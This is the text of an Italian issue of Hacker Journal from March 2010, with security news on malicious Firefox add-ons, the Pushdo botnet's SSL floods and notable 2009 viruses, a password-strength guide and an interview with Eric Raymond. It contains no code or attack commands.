WWW.HACKERJOURNAL.IT

HACKER JOURNAL

N° 196

2€ NO PUBBLICITÀ SOLO INFORMAZIONI E ARTICOLI

ALL'INTERNO

› SQL-INJECTION E MALWARE
› ETTERCAP - MITM ATTACK
› GCC: COMPILARE CON STILE

CREARE PASSWORD A PROVA DI BOMBA

TOR SHELL
UNA BACKDOOR DEL TUTTO "ANONIMA"

L'EXPLOIT PER HACKERARE LA PS3

ATTUALITÀ
› ATTACCO TOTALE A CIA E PAYPAL

MITO
› Virus alla riscossa: tra vecchi e nuovi

MOBILE
› IPHONE A RISCHIO

QUATTORD. ANNO 10 - N° 196 - 4 MARZO/17 MARZO 2010 - € 2,00

WLF PUBLISHING

00196
9 771594 577001

EDITORIALE

A VOLTE RITORNANO...

A volte ritornano. E' così per i protagonisti del racconto di Stephen King ed è così anche per alcune iniziative legate al passato che ritornano, a dire il vero in condizioni un po' migliori rispetto ai ragazzi del romanzo. In questo numero noterete, a pagina 27, una serie di annunci che fanno molto bacheca dell'università, ma che hanno un preciso scopo: quello di censire e riunire la "comunità" intorno alla rivista. Vogliamo ricreare un rapporto diretto coi lettori, per questo la re-introduzione, a partire dal prossimo numero (compatibilmente coi tempi), della rubrica della posta. Vogliamo che i lettori partecipino attivamente alla vita stessa della rivista, per questo lo sprone ad inviare idee, materiale e articoli. Infine, crediamo sia opportuno creare un collegamento forte tra sito e magazine. L'uno deve essere l'elemento complementare dell'altro. Si devono integrare perfettamente, andando a costituire gli ingranaggi della stessa "macchina". A questo scopo, rispondendo anche a molti preziosi suggerimenti scaturiti proprio dagli utenti che frequentano il sito di Hacker Journal, abbiamo deciso di modificarlo.Non si tratta solo di un cambiamento prettamente estetico, ma di una vera svolta che mira a dare più sostanza e attualità ad una risorsa fondamentale.

HACKER JOURNAL

Pretenzioso? Forse. Però tutto quello che facciamo e faremo ha un unico scopo quello di riaggregare gli utenti del sito e i lettori della rivista in un'unica grande comunità in grado di incidere in modo sostanziale sui destini dell'uno e dell'altra. Non sarà semplice, ma se Gandalf nel Signore degli Anelli è riuscito a riunire tutti i popoli della Terra di Mezzo, nella leggendaria regione di Arda, sotto un unico vessillo, siamo ottimisti… forse anche noi può riuscire l'impresa.

Sommario

Anno 10 - N.196
4 marzo / 17 marzo 2010

Editore (sede legale)
WLF Publishing S.r.l.
Socio Unico Medi & Son S.r.l.
via Donatello 71 - 00196 Roma
Fax 063214606

Realizzazione editoriale
Progetti e promozioni Srl
redazione@progettiepromozioni.com

Printing
Grafiche Mazzucchelli S.p.a - Seriate (BG)

Distributore
M-DIS Distributore SPA
via Cazzaniga 2 - 20123 Milano

Hacker Journal
Pubblicazione quattordicinale registrata al Tribunale di Milano il 27/10/03 con il numero 601.
Una copia: 2,00 euro

Direttore Responsabile
Teresa Carsaniga
redazione@hackerjournal.it

News

Il futuro dell'informatica sarà cinese?

CHIUSA UNA SCUOLA PER ASPIRANTI HACKER, I
L?INTRAPRENDENZA CINESE NON SI FERMA CERTO Q

La Cina si affaccia sul mondo di internet e ne saggia le potenzialità economiche. Fino a qualche tempo fa, quando si parlava di nazioni emergenti nel settore dell'informatica, si faceva riferimento al Giappone. Patria dell'innovazione tecnologica. Ora ad oriente le cose stanno un po' cambiando. La Cina sta fiutando nuovi mercati e opportunità. Lo fa a modo suo, pensando al profitto immediato e senza troppo preoccuparsi di regole o limitazioni. Del resto quello che conta è il business.
Così non stupisce più di tanto la notizia che la polizia cinese ha deciso di chiudere il sito The Black Hawk Safety, un sito paludato come risorsa web destinata alla sicurezza in cui però si fornivano lezioni per mettere in atto attacchi informatici e veniva venduto software di tipo Trojan, che consente, quando installato, l'accesso ad un qualsiasi computer da remoto.
La polizia ha arrestato tre persone che gestivano il sito Web e pagavano 100-200 yuan ($ 14 a $ 29) per le lezioni, secondo quanto riportato dal quotidiano China Daily.
Inaugurato nel 2005, il sito aveva reclutato più di 12.000 aspiranti hacker e 170.000 iscritti generici e raccolto più di 7 milioni di yuan (1,02 milioni dollari), in quote associative. Insomma un business tutt'altro che trascurabile anche sé, poco legale, del resto se istituissero una scuola per ladri d'appartamento non passerebbe certo inosservata e il fatto che gli strumenti del mestiere siano il software e la rete non minimizza il problema.
Ma il dato semmai interessante è proprio l'approccio di alcuni imprenditori cinesi (non bisogna generalizzare) che cercano di ottimizzare i guadagni secondo un'impostazione virale piuttosto interessante. Invece di vendere prestazioni o oggetti ad un prezzo di mercato a pochi, puntano a vendere ad un prezzo al di sotto dei minimi di mercato a molti. Così la quota di iscrizione alla scuola era tutto sommato molto economica rispetto agli standard a cui siamo abituati, ma moltiplicata per 12.000 iscritti (un'enormità) ha generato i suoi guadagni.
Un caso analogo è successo poco tempo fa sull'Apple Store, uno sviluppatore cinese di nome Molinker aveva caricato oltre 1000 app per iPhone, la maggior parte di esse erano copie di applicazioni già esistenti.
La truffa, orchestrata dalla Molinker, prevedeva l'attribuzione di 5 stelle (il massimo) alle recensioni delle proprie applicazioni da parte di utenti che avevano ricevuto i codici promozionali dalla società cinese senza che l'applicazione venisse realmente scaricata. Questo ha portato tali applicazioni ad essere in testa alle classifiche di gradimento.
A seguito di una segnalazione e dopo le opportune verifiche, Apple ha però deciso la rimozione di tutte le applicazioni della società incriminata che rappresentavano, pensate, ben l'1% di tutte le app offerte nello Store. Geniale.
Invece di un'app che guadagna un milione di dollari, ne immetto 1.000 che guadagnano 1.000 dollari l'una. Non fa una piega.
Del resto questo approccio al mercato lo avevo già notato in qualche modo questa estate.
Una ragazza cinese tutti i giorni investiva 30 euro per pescare, in una sala giochi, dei pupazzetti di peluche molto in voga. Alle sera li rivendeva nel corso affollato a 5 euro l'uno.
Il giorno dopo investiva sensibilmente di più nella pesca ottenendo più pupazzetti e così via.
Così ha dato il via ad un'economia di scala destinata a crescere in modo inarrestabile (almeno fino alla fine delle vacanze).
Insomma, le strade del nuovo business, anche informatico e legato alla sicurezza, rischiano di passare per la Cina e questa non è necessariamente una buona notizia.

NeWS

MICROSOFT
CI METTE UNA PEZZA

IL 21 GENNAIO SCORSO MICROSOFT HA RILASCIATO UN BOLLETTINO STRAORDINARIO PER LA SICUREZZA, AL DI FUORI DEL NORMALE CICLO DI AGGIORNAMENTI CHE AVVIENE IL SECONDO MARTEDÌ DI OGNI MESE.

Se gli Aggiornamenti automatici sono abilitati sul computer, questo aggiornamento potrebbe essere già stato installato: per essere sicuri del loro livello di abilitazione è sufficiente andare sul sito Windows Update e verificare gli aggiornamenti necessari per il proprio PC.
A disposizione degli utenti, Microsoft ha reso disponibili tre link per avere ulteriori informazioni su questo rilascio:
- bollettino tecnico sul sito TechNet: http://www.microsoft.com/italy/technet/security/bulletin/ms10-002.mspx
- le altre informazioni sull'aggiornamento (in inglese): http://www.microsoft.com/security/updates/bulletins/201001-OOB.aspx
- i post del blog di Feliciano Intini, Chief Security Advisor di Microsoft Italia, dedicati all'argomento: Pubblicato il bollettino di sicurezza straordinario MS10-002 su IE
Nel suo blog Intini sottolinea che si è a conoscenza di attacchi limitati e circoscritti che utilizzano esclusivamente Internet Explorer 6 come vettore di attacco, in particolare realizzati su Windows XP mentre, sulle altre versioni di IE, vuoi per la funzionalità di Data Execution Prevention (DEP), vuoi per la modalità di Protected Mode, l'exploit attualmente noto non riesce a funzionare.
Tutti coloro che hanno eseguito l'aggiornamento a Internet Explorer 8 , come più volte consigliato, non hanno motivo di preoccuparsi, dato che l'ultima versione del browser ha introdotto notevoli miglioramenti anche da un punto di vista di sicurezza.
Per essere sicuri sulla versione di Internet Explorer installata sul proprio PC, basta seguire alcune semplici indicazioni disponibili al link http://windows.microsoft.com/it-IT/windows-vista/Find-out-which-version-of-Internet-Explorer-youre-using e valutare di conseguenza se è necessario scaricare l'aggiornamento.
Se si sa o si scopre con questa verifica di avere una versione precedente del browser, è possibile effettuare subito l'aggiornamento al link http://www.microsoft.com/italy/windows/internet-explorer/worldwide-sites.aspx per ottimizzare le prestazioni del browser.
Per scoprire tutte le nuove funzionalità per la sicurezza che miglioreranno la navigazione: http://www.microsoft.com/italy/windows/internet-explorer/features/stay-safer-online.aspx?tabid=2&catid=1
E' possibile, inoltre, consultare la guida per una corretta installazione di Internet Explorer 8 nei dettagli: http://windows.microsoft.com/it-it/windows-vista/proper-installation-of-Windows-Internet-Explorer-8
In alternativa, se si preferisce non effettuare il download, si può semplicemente verificare che tutti gli aggiornamenti disponibili per Internet Explorer, anche quelli facoltativi, vengano correttamente installati sul proprio computer.
Maggiori informazioni su come aggiornare Internet Explorer attraverso Windows Update: http://windows.microsoft.com/it-IT/windows-vista/Update-Internet-Explorer

LA FRODE CORRE IN AZIENDA

Actimize, una Società NICE Systems, ha rilasciato i dati dell'indagine biennale sulle frodi dei dipendenti delle istituzioni finanziarie. Questa minaccia è cresciuta secondo l'82% degli intervistati (un quarto in più rispetto alla ricerca del 2007), mentre per il 78% essa è condizionata dal rallentamento economico.
Con sorpresa, la ricerca ha rivelato che oltre il 69% degli intervistati ritiene che il rischio maggiore derivi dagli impiegati a tempo pieno, da 7 a 14 volte in più rispetto ai lavoratori part-time, a quelli esterni, in outsourcing o temporanei.
Attualmente, le istituzioni finanziarie sono maggiormente soggette ai sabotaggi da parte dei dipendenti, tanto che il 72% degli intervistati ha dichiarato di essere da moderatamente ad estremamente preoccupato. Di recente, una grande istituzione finanziaria ha dovuto affrontare un attacco da parte di un dipendente che, dopo essere stato licenziato, ha configurato un software con lo scopo di distruggere milioni di dollari di dati dai server del network aziendale. Con la minaccia dei sabotaggi da parte dei dipendenti, il 62% degli intervistati ha affermato che l'aumento delle rogue trading (transazioni fraudolente) è dovuto al rallentamento dell'economia e l'84% intravede, in questo ambito, la possibilità di perdite che supereranno i 100 milioni di dollari nei prossimi 12 mesi. Mentre i dipendenti disonesti cercano dei modi alternativi per guadagnare nei periodi di crisi, la minaccia di transazioni fraudolente aumenta.

I risultati dell'inchiesta affermano inoltre che:
- secondo il 67% degli intervistati solo la metà, o la minoranza dei casi di frode da parte dei dipendenti vengono attualmente scoperti;
- nella classifica dei modi più comuni con cui le istituzioni scoprono questo tipo di frodi, il 34% degli intervistati ammette che ciò avviene "accidentalmente";
- più della metà degli intervistati sostiene che il budget sia il maggiore ostacolo interno per la gestione delle minacce di frode dei dipendenti.

DUE ADD-ON MALIGNI

Mozilla ha reso noto che una coppia di **Add-on per Firefox** ha eluso i controlli di sicurezza e contribuito ad **infettare circa 4.600 computer Windows** nel corso degli ultimi cinque mesi.
Gli Add-on, descritti da Mozilla come "sperimentali", contenevano **un cavallo di Troia eseguito con Firefox** che e ha infettato il computer host.
Secondo un post sul sito

http://blog.mozilla.com/addons/2010/02/04/please-read-security-issue-on-amo/
gli add-on maligni sono la versione 4.0 di Sothink Web Video Downloader e tutte le versioni di Master Filer.
Il Sothink Web Video Downloader conteneva il Win32.LdPinch.gen e Master Filer conteneva il Trojan Win32.Bifrose. Entrambi i componenti aggiuntivi sono stati disattivati, ma Mozilla ha detto che erano attivi a partire dal settembre 2009.
La disinstallazione di questi add-on non rimuove il trojan dal sistema di un utente. Gli utenti devono disinstallare immediatamente ma, allo stesso tempo, utilizzare un programma anti-virus per eseguire la scansione e rimuovere eventuali infezioni.

ATTACCHI DI SQL INJECTION: UN CLASSICO CHE RESISTE

Con milioni di record personali e informazioni delle carte di pagamento rubate regolarmente ogni giorno, non sorprende, nemmeno addetti ai lavori, che le tecniche hacking più diffuse restino il buon vecchio attacco SQL injection e le infezioni malware.

7Safe ha recentemente rilasciato il Breach Report per il 2010 (per il Regno Unito), in cui si afferma che, sulla base delle analisi eseguite dalle loro indagini forensi, il 40% di tutti gli attacchi sono stati portati con la tecnica SQL injection, un altro 20%, con una combinazione di attacchi SQL injection e malware, inoltre, nell'86% dei casi è stata sfruttata una debolezza strutturale dell' interfaccia web.

EVOLUZIONE DELLA SPECIE

VIRUS

Vecchi virus ancora in circolazione hanno caratterizzato le cronache del 2009 e nuovi insidiosi "parassiti" informatici si affacciano all'orizzonte.

Nonostante la recessione che ha colpito l'economia globale, la crescita dei malware è stata esponenziale nel 2009. Con la possibilità di disporre di malware "on demand" da parte delle organizzazioni criminali, il numero di varianti di virus e software maligno sembra essere infinito. E' quanto emerge dall'annuale rapporto sullo stato della sicurezza informatica pubblicato da F-Secure.
"Quest'anno, non abbiamo registrato alcun rallentamento nella crescita delle minacce online, al contrario. Realizzare profitti continua a essere l'obiettivo principale dei creatori di virus", ha dichiarato Mikko Hyppönen, Direttore dei Laboratori di Ricerca di F-Secure.

PREMIO OSCAR A CONFICKER

Il premio Oscar come miglior virus del 2009 spetta con ogni probabilità a Conficker, uno dei worm più pericolosi degli ultimi anni. La sua rapida diffusione è senza dubbio tra gli episodi più significativi dell'anno appena trascorso nel campo della sicurezza. Conficker si è diffuso rapidamente nei computer basati sul sistema operativo Windows XP non aggiornati con la patch messa a disposizione da Microsoft a fine 2008, causando seri problemi a molte aziende e istituzioni pubbliche in tutto il mondo.
A differenza di molti worm precedenti, creati e diffusi per puro desiderio di notorietà dei loro autori, Conficker è stato progettato con il preciso obiettivo di creare una botnet di computer infetti in grado di collegarsi a un server di controllo.
Il Conficker Working Group, che riunisce numerosi produttori di anti-virus, ha impedito al worm di creare una botnet. Tuttavia, alla fine del 2009, sono ancora milioni i computer infettati da Conficker.
Il 2009 è stato anche l'anno del lancio di Windows 7, che sostituisce Windows Vista e Windows XP, entrambi con problemi di sicurezza. Windows 7 dimostra di essere un sistema operativo più snello e sicuro rispetto a Vista. Anche una migliore user experience e maggiore sicurezza sono tra i principali trend del 2009 e coincidono con l'emergere dei Notebook.

I PROTAGONISTI

Nel settore dei virus più attivi del 2009 una classifica l'hanno stilata i Laboratori di Panda Security. Tra i più divertentii, per modo di dire, e innovativi figurano:

AH AH YOU DIDN'T SAY THE MAGIC WORD: ->_

HARRY POTTER DEI VIRUS

Sebbene non ci sia connessione con

il magico personaggio, è sicuramente mistico il messaggio visualizzato con Samal.A. Quando il computer viene colpito, appare l'avviso: ""Ah ah you didn't say the magic word", mentre il cursore lampeggia in attesa dell'inserimento della parola. In verità non importa quale termine venga digitato, poiché dopo tre tentativi, comparirà la frase "Samael has come. This the end", e il computer verrà riavviato in automatico.

V PER VENDETTA

Non sappiamo ancora quale sia il reale bersaglio di questa vendetta, ma DirDel.A creerà ripercussioni sui dispositivi infettati, sostituendo progressivamente tutte le cartelle in directory differenti con copie di queste. Il worm è contenuto in un file chiamato Vendetta.exe con una tipica icona Windows.

UN VOLO SECCANTE

Il Trojan Sinowal.VZR ha colpito migliaia di computer sfruttando la parvenza di biglietti aerei presumibilmente acquistati dagli utilizzatori.

UN VIRUS TUTTOFARE

Stiamo parlando di Whizz.A. Una volta infettato, il computer inizierà ad emettere una serie di beep, il puntatore del mouse si muoverà in maniera incontrollata per tutto lo schermo, il carrello CD/DVD inizierà ad aprirsi e chiudersi mentre lo schermo si "decorerà" di barre come quelle illustrate nella foto.

IL FICCANASO

Waledac.AX intrappola le sue vittime offrendo un'applicazione gratuita in grado di consentire la visione degli SMS contenuti sul cellulare di chiunque. L'ideale per tutti coloro che desiderano controllare il proprio partner. Proprio la gelosia è il motivo di una così ampia diffusione del virus.

IL PIÙ AFFETTUOSO

BckPatcher.C sorpassa tutti in originalità, nella sua categoria, sostituendo l'immagine del desktop con la scritta "virus kisses 2009". Che seduttore.

UN COLPO DI TOSSE

Non possiamo fare a meno di menzionare questa coppia di virus, WinVNC e Sinowal.WRN che hanno utilizzato l'ampia cassa di risonanza dell'influenza suina per diffondersi e contagiare numerosi computer.

E il premio per il più incompetente spetta a...

RANSOM.K.

Questo Trojan crittografa i documenti contenuti nei computer infetti, e successivamente chiede un riscatto di 100$ per rilasciarli. Solo un piccolo problema: il suo creatore, probabilmente di poca esperienza, ha incluso nella programmazione anche un errore di sistema che permette all'utilizzatore di liberare i file grazie una semplice sequenza.

IL PIÙ ILLUSORIO

Quest'anno, il vincitore è FakeWindows.A che infetta i sistemi degli utilizzatori spacciandosi per una chiave di attivazione di alcuni processi per Windows XP.

UN PARTY CON SORPRESA

Banbra.GMH arriva tramite una email che propone foto di un party brasiliano (ballerine incluse)... chi può resistere?

UNA, NESSUNA, CENTOMILA PASSWORD



SICUREZZA LA PASSWORD È LA BASE DI UNA BUONA DIFESA. MA LA COSTRUZIONE DELLA PASSWORD PERFETTA NON È UN "LAVORO" COSÌ SEMPLICE.

Creare un password sicura può sembrare semplice, ma ci vuole comunque una buona dose di impegno. La maggior parte delle persone, per semplificare l'operazione, scelgono password facili da ricordare che però sono altrettanto facili da scoprire.

Se vi chiamate Luigi utilizzare la password Luigi per tutti gli account che avete in giro potrebbe non essere una grandissima idea. Anche la lodevole intenzione di complicare un po' le cose aggiungendo l'anno di nascita, per creare una password alfanumerica, potrebbe non dare le risposte di sicurezza che vi aspettate. La creazione di una password passa innanzitutto dalla sua lunghezza. Il ragionamento è banale, ma quanto più una password è lunga, tante più combinazioni dovranno essere provate, anche in un attacco di tipo brute force, per indovinarla.

Facciamo un esempio banale. Poniamo di avere un lucchetto a cilindro con 4 ghiere, ognuna delle quali ruota su 10 numeri (da 0 a 9). La password viene impostata quindi su quattro numeri consecutivi. Per indovinare questo tipo di password abbiamo bisogno di 10.000 tentativi secondo la formula matematica:

n^k = 10^4 = 10.000.

In questo caso ogni cifra può pescare un valore diverso compreso tra 0 e 9 (quindi 10 complessivi) e i numeri da indovinare sono, per l'appunto, 4. Non male è? Si tratta di una password ancora un po' debole. Se però partiamo dal presupposto di utilizzare una password di 4 caratteri impiegando le 26 le lettere dell'alfabeto, otterremo un valore di 26 caratteri per 4 combinazioni:

n^k = 26^4 = 456.976

decisamente meglio. A questo punto prendiamo, come esempio, il livello minimo di sicurezza indicato per una password, ovvero 8 caratteri (il valore minimo suggerito un po' da tutte le guide) costruita utilizzando tutte le lettere dell'alfabeto.

n^k = 26^8 = 208.827.064.576

Abbiamo circa 208 bilioni di combinazioni. Sembrano tante ma se volte sapere quanto potrebbe resistere questa password ad un attacco brute force, ovvero un attacco che immette nel sistema milioni di password una dopo l'altra combinando caratteri e numeri, secondo le impostazioni e i vocabolari utilizzati, potete scaricare un comodo foglio in excel da qui: http://www.mandylionlabs.com/PRCCalc/BruteForceCalc.htm. Bene la nostra password potrebbe resiste ben 6,08 ore ad un attacco brute force di un solo computer (tendendo presente che questo foglio di calcolo è basato su un PC equipaggiato con un processore del 2008, quindi la situazione potrebbe, ad oggi, essere sicuramente più drammatica). Se vogliamo complicare veramente le cose agli attaccanti allora è meglio allungare la password. Se la portiamo a 12 caratteri includendo anche i numeri da 1 a 9 (quindi 26+10) arriviamo a 2 quadrilioni di combinazioni circa che richiedono 60.776,67 ore con un solo computer per essere provate. Circa 7 anni. A questo punto la nostra password per essere scardinata in tempi ragionevoli avrebbe bisogno di un attacco combinato di almeno 1.000 computer (vedi le immagini a lato).

Una password di 4 caratteri che combina le 26 lettere dell'alfabeto genera 456.976 combinazioni (n^k = 26^4).

CREARE LE PASSWORD

Se non avete voglia di scervellarvi nell'ideare una password affidabile, esistono programmi e siti che lo fanno per voi, come:
http://www.winguides.com/security/password.php
http://www.roboform.com/it/password-generator.html
http://www.nohup.it/strumenti/generatore_di_password.php
(servizio on-line che crea una password alfanumerica di 8 caratteri).

DIFFERENZIARE

Quindi una password ha maggiori possibilità di resistere ad un attacco di "forza bruta" quanto più è lunga. Però conta anche la differenziazione dei caratteri. Se si utilizzano numeri alternati a lettere (maiuscole e minuscole) e caratteri speciali, le combinazioni aumentano in modo esponenziale. Nasce però un problema sostanziale: un conto è ricordare Luigi63, un altro è ricordare M6n3G7k4. Cambia un po'. Per comodità si tende ad utilizzare password facili da ricordare. Eppure esistono delle tecniche che consentono di tenere a mente anche password complesse. Basta partire da frasi talmente bizzarre da essere facili da ricordare. Ad esempio:
5 elefanti in macchina 2 davanti 3 dietro. Prendendo i numeri e le iniziali delle parole abbiamo:
5eim2d3d
Una password alfanumerica di otto caratteri che magari non garantisce una protezione eccezionale, ma che, comunque, non è banalissima. Se la trasformiamo in:
5 elefanti in macchina 2 davanti 2 dietro 1 nel bagagliaio. Prendendo i numeri e le iniziali delle parole abbiamo una combinazione di 11 caratteri:
5eim2d2d1inb
per scardinarla un solo computer impiegherebbe 2.337,56 ore. Inoltre, la frase è talmente bizzarra che risulta piuttosto facile da ricordare. Questa è una tecnica che può essere impiegata per memorizzare password anche piuttosto complesse.

Anche una password molto complessa vale poco se viene divulgata e corre il rischio di essere intercettata.

Quindi è bene:

✱Non fornirle ad amici o familiari che potrebbero divulgarle a persone non affidabili.

✱Non conservare alcuna annotazione della password che potrebbe essere copiata da persone animate da intenzioni poco nobili.

✱Non inviare la password tramite posta elettronica, quindi, in particolare modo, non "abboccare" alle tecniche di phishing che tentano di estorcere dati sensibili con annunci via mail e accessi a siti fraudolenti,

✱Modificare le password regolarmente dopo alcuni mesi di utilizzo.

✱Non utilizzare le stesse password per più account. La pigrizia imporrebbe il contrario, ma in questo modo basta che una password sia "scardinata" per dare libero accesso a tutti i conti e gli account personali.

✱Non abilitare l'opzione Salva password che viene visualizzata in una finestra di dialogo quando si accede da un browser a una pagina protetta.

Riccardo Meggiato
redazione@hackerjournal.it

ATTACCO SEMPLICE MA LETALE

MALWARE

Alcuni dei più famosi (e sicuri) siti sono stati messi KO con una tecnica scontata ma efficace.

Tra la fine di Gennaio e i primi di Febbraio, alcune grosse compagnie sono state colpite da un attacco hacker molto particolare. Niente di complesso, in realtà, ma che dimostra quanto siamo impotenti innanzi a un'azione coordinata, massiccia e veloce. E non importa quanto grosso sia l'obiettivo in questione, perché tra le vittime figurano colossi quali PayPal e (niente poco di meno che) la Central Intelligence Agency. Vale a dire la CIA. Mentre, come al solito, è difficile stabilire chi ha perpetrato l'attacco, è più semplice e interessante comprendere il come: attraverso un'ingente quantità di richieste verso il Secure Socket Layer (SSL), ossia il protocollo crittografico che si occupa di gestire i dati online più delicati. Tipo transazioni monetarie e informazioni top-secret, tanto per intenderci. Insomma, in soldoni, l'SSL dei siti colpiti è stato "visitato" più del dovuto, consumando una quantità di banda non prevista e, di conseguenza, bloccando l'accesso stesso ai siti. Vediamola un po' come un intasamento dovuto al traffico: se un numero di auto decide di prendere la medesima strada, e questa normalmente ne può far scorrere molte meno, si arriva alla saturazione delle corsie, e non ci si muove più.


Il "boom di visite" non ha risparmiato nemmeno il sito delal Central Intelligence Agency.

MILIONI DI VISITE

Così, siti che normalmente gestiscono qualche centinaio di migliaia di visite al giorno, o al più un paio di milioni, si sono ritrovate a far fronte a decine di milioni di accessi. E il blocco totale è stato servito. Il caso, non certo originale per metodologia ma sicuramente efficace, è stato esaminato dal gruppo di ricerca di Shadowserver, che ha identificato ben 315 siti web colpiti dal problema, nello stesso periodo. Alla base dell'attacco, guarda caso, la solita tecnica della botnet: un malware, della famiglia Pushdo, ha infettato migliaia e migliaia di computer, innestando poi da questi le "visite" ai siti-vittima. Visite molto semplici, in realtà: la richiesta di accesso al sito e poco altro, quindi la disconnessione e una nuova richiesta di accesso. Anche gli esperti sono rimasti un po' scettici in merito all'efficacia di un meccanismo così semplice, ma scartata l'ipotesi di un tradizionale attacco DDoS (Distributed Denial of Service), non è rimasto da ammettere che, anche in questo settore, le cose semplici sono quelle che funzionano meglio. Evviva la sincerità.

300 FAMOSI

Dicevamo che l'elenco dei siti colpiti da questo attacco è molto lungo, e supera le 300 voci, ma ciò che più colpisce è la notorietà delle vittime. Alle già citate PayPal e CIA, infatti, si aggiungono, tra gli altri, alcuni domini di Microsoft, Apple, Defcon, EA, Verisign, Bwin, Red Hat, American Express e Yahoo. Insomma, pare davvero che non sia stato risparmiato nessuno, e una volta tanto non ci sono compagnie pronte a schernire le altre. Il punto da sottolineare, comunque, è che questo attacco non ha pregiudicati la sicurezza in sé dei domini (nessuno è stato penetrato), ma solo la loro accessibilità. Un fatto comunque grave, visto che per diverse ore alcuni dei principali sistemi di pagamento online sono rimasti inutilizzabili.

TROJAN NEMICO

Il coinvolgimento di Pushdo è stato confermato da più parti, portando alla ribalta un trojan piuttosto famoso, ma di cui ultimamente si erano perse le tracce.

Segnalato verso la fine del 2007, Pushdo è un "downloader", cioè un software con la capacità di scaricare sul computer della vittima altri malware. Recentemente, pochi giorni prima dell'attacco, era stata rilevata una variante di Pushdo, probabilmente realizzata ad hoc per inoltrare richiesta di accesso all'SSL. Così, quatto quatto, il trojan che tutti pensavano di conoscere ha rivelato un animo ben più agguerrito, dando il via a questa micidiale operazione. Tra i primi ad accorgersene, i ragazzi di ZeuS Tracker (zeustracker.abuse.ch), che hanno notato un gran numero di richieste alla porta 443 del loro sito. Hanno pensato a un attacco DDoS, ma si trattava, in realtà, di semplici "richieste-dati", anche se in quantità smodata. Immaginiamo un'azione di questo tipo, ripetuta per centinaia di siti, migliaia di volte al giorno, da migliaia di computer diversi, e ci rendiamo conto del livello di traffico generato.

CAMBIO IP

Una volta leccate le ferite, i sistemisti dei siti coinvolti, e gli esperti di sicurezza, si sono interrogati sul da farsi: come affrontare futuri attacchi di questo tipo? Insomma, gli hacker di turno hanno brillantemente dimostrato che con un po' di organizzazione è possibile mettere KO, in un colpo solo, buona parte dei siti che contano, quindi c'è bisogno di pianificare un'adeguata strategia di difesa. In attesa di una soluzione concreta, l'unico palliativo appare il "cambio al volo" dell'indirizzo IP.

Con questo trucco si è in grado di difendersi da parecchi bot, i quali tuttavia possono tornare all'attacco poco dopo, una volta individuato il nuovo indirizzo. Sistemi più drastici vanno valutati attentamente, o si rischia di penalizzare il visitatore legittimo, la cui unica colpa è quella di voler acquistare qualche DVD online…

Il sito ZeuS Tracker è stato uno dei primi a segnalare le attività sospette, verso la fine di Gennaio.

La Cattedrale e il Bazar

Open Mind

Visioni e utopie dell'Open Source da parte di Eric Raymond, una delle figure di prima grandezza nella lotta per l'affermazione e del software non proprietario

"Ero in ascensore, in occasione della manifestazione Agenda 2000. D'un tratto sale un tipo azzimato, con l'aria un po' tronfia. Era Craig Mundie, vicepresidente Microsoft, tuttavia io non lo sapevo, non lo avevo mai incontrato prima anche se istintivamente sentivo che era uno dei tanti 'soldatini' di una grossa corporate. Lo guardo e non riesco a resistere dal chiedergli 'Scusi lei è della Microsoft?'. Quello mi guarda di sottecchi, e con aria di sufficienza mi risponde 'Sì… e lei cosa fa nella vita?'. Lo disse come se stesse rivolgendosi ad una persona di basso rango, mi diede fastidio, 'Guarda com'è pieno di sé questo qui', pensai. Ricambiai subito lo sguardo e dissi con aria solenne: 'Io… sono il tuo peggiore incubo!'". Ride divertito Eric Raymond mentre rammenta questo divertente aneddoto che ha fatto un po' il giro del mondo e rappresenta, insieme al suo libro "La Cattedrale e il bazar", il suo manifesto.

Ma Eric Raymond è, soprattutto, una delle figure di spicco dell'Open Source, uno che ha voluto permeare il movimento di profonde venature filosofiche e teoriche, ipotizzano modelli di sviluppo davvero alternativi.

"La Cattedrale e il Bazar è molto di più di un semplice saggio. E' un'analisi antropologica delle cause che hanno consentito lo sviluppo e il successo dell'Open Source. Uno studio dei processi che hanno portato al successo del free software seguendo strade che sono contrarie a tutti i principi dell'ingegneria informatica. Nel libro metto a confronto due stili ben diversi. Il primo è il classico stile di sviluppo chiuso che definisco 'Cattedrale'. Questo stile è caratterizzato da rigide specificazioni degli obiettivi e da piccoli gruppi di sviluppo del progetto gestiti in modo autoritario e gerarchico. Qui, tra una release e l'altra trascorrono lunghi intervalli di tempo. Dall'altro lato c'è quello che secondo me accade nel mondo Linux, cioè una struttura decentralizzata basata su rapporti paritari, collaborativi e tutti allo stesso livello come avviene in un bazar (da noi sarebbe un mercato) e in cui l'intervallo di tempo tra un release e l'altra è nettamente più breve grazie alle continue sollecitazioni di persone che sono estranee al progetto e che portano ad un continuo lavoro di revisione e ottimizzazione del codice. Questo sviluppo indipendente, di tipo paritario, determinato dagli input di molti e non coordinato gerarchicamente, rappresenta, per me proprio il motivo del successo dell'Open Source.

ERIC S. RAYMOND

★ Intervista rilasciata in occasione del “Python UK conference

L'ultima volta che manoscritto una lettera reale era...
Oh... intorno al 1975, almeno credo di ricordare...

Per cosa nutre una sincera antipatia?”
La stupidità, a qualunque livello. Odio la Televisione, la musica commerciale e i dolci. Trovo deprecabile il vittimismo...

Quando ha capito di aver intrapreso la giusta carriera?
Quando, con un certo stupore, ho cominciato a constatare che mi pagavano per quello che facevo.

Gli artisti dovrebbero sempre...
Ricordarsi che se non riescono a raggiungere un pubblico, fanno solo della “masturbazione intellettuale”. Giusto?

La cosa più bella che le è capitata nella vita?
Mia moglie Catherine.

Hobby?
Amo le piante. Ho un pollice verde. Sì, lo so che è dispari in un hacker...

Non potrei vivere senza...
Um. Alimento? Acqua? Ossigeno?

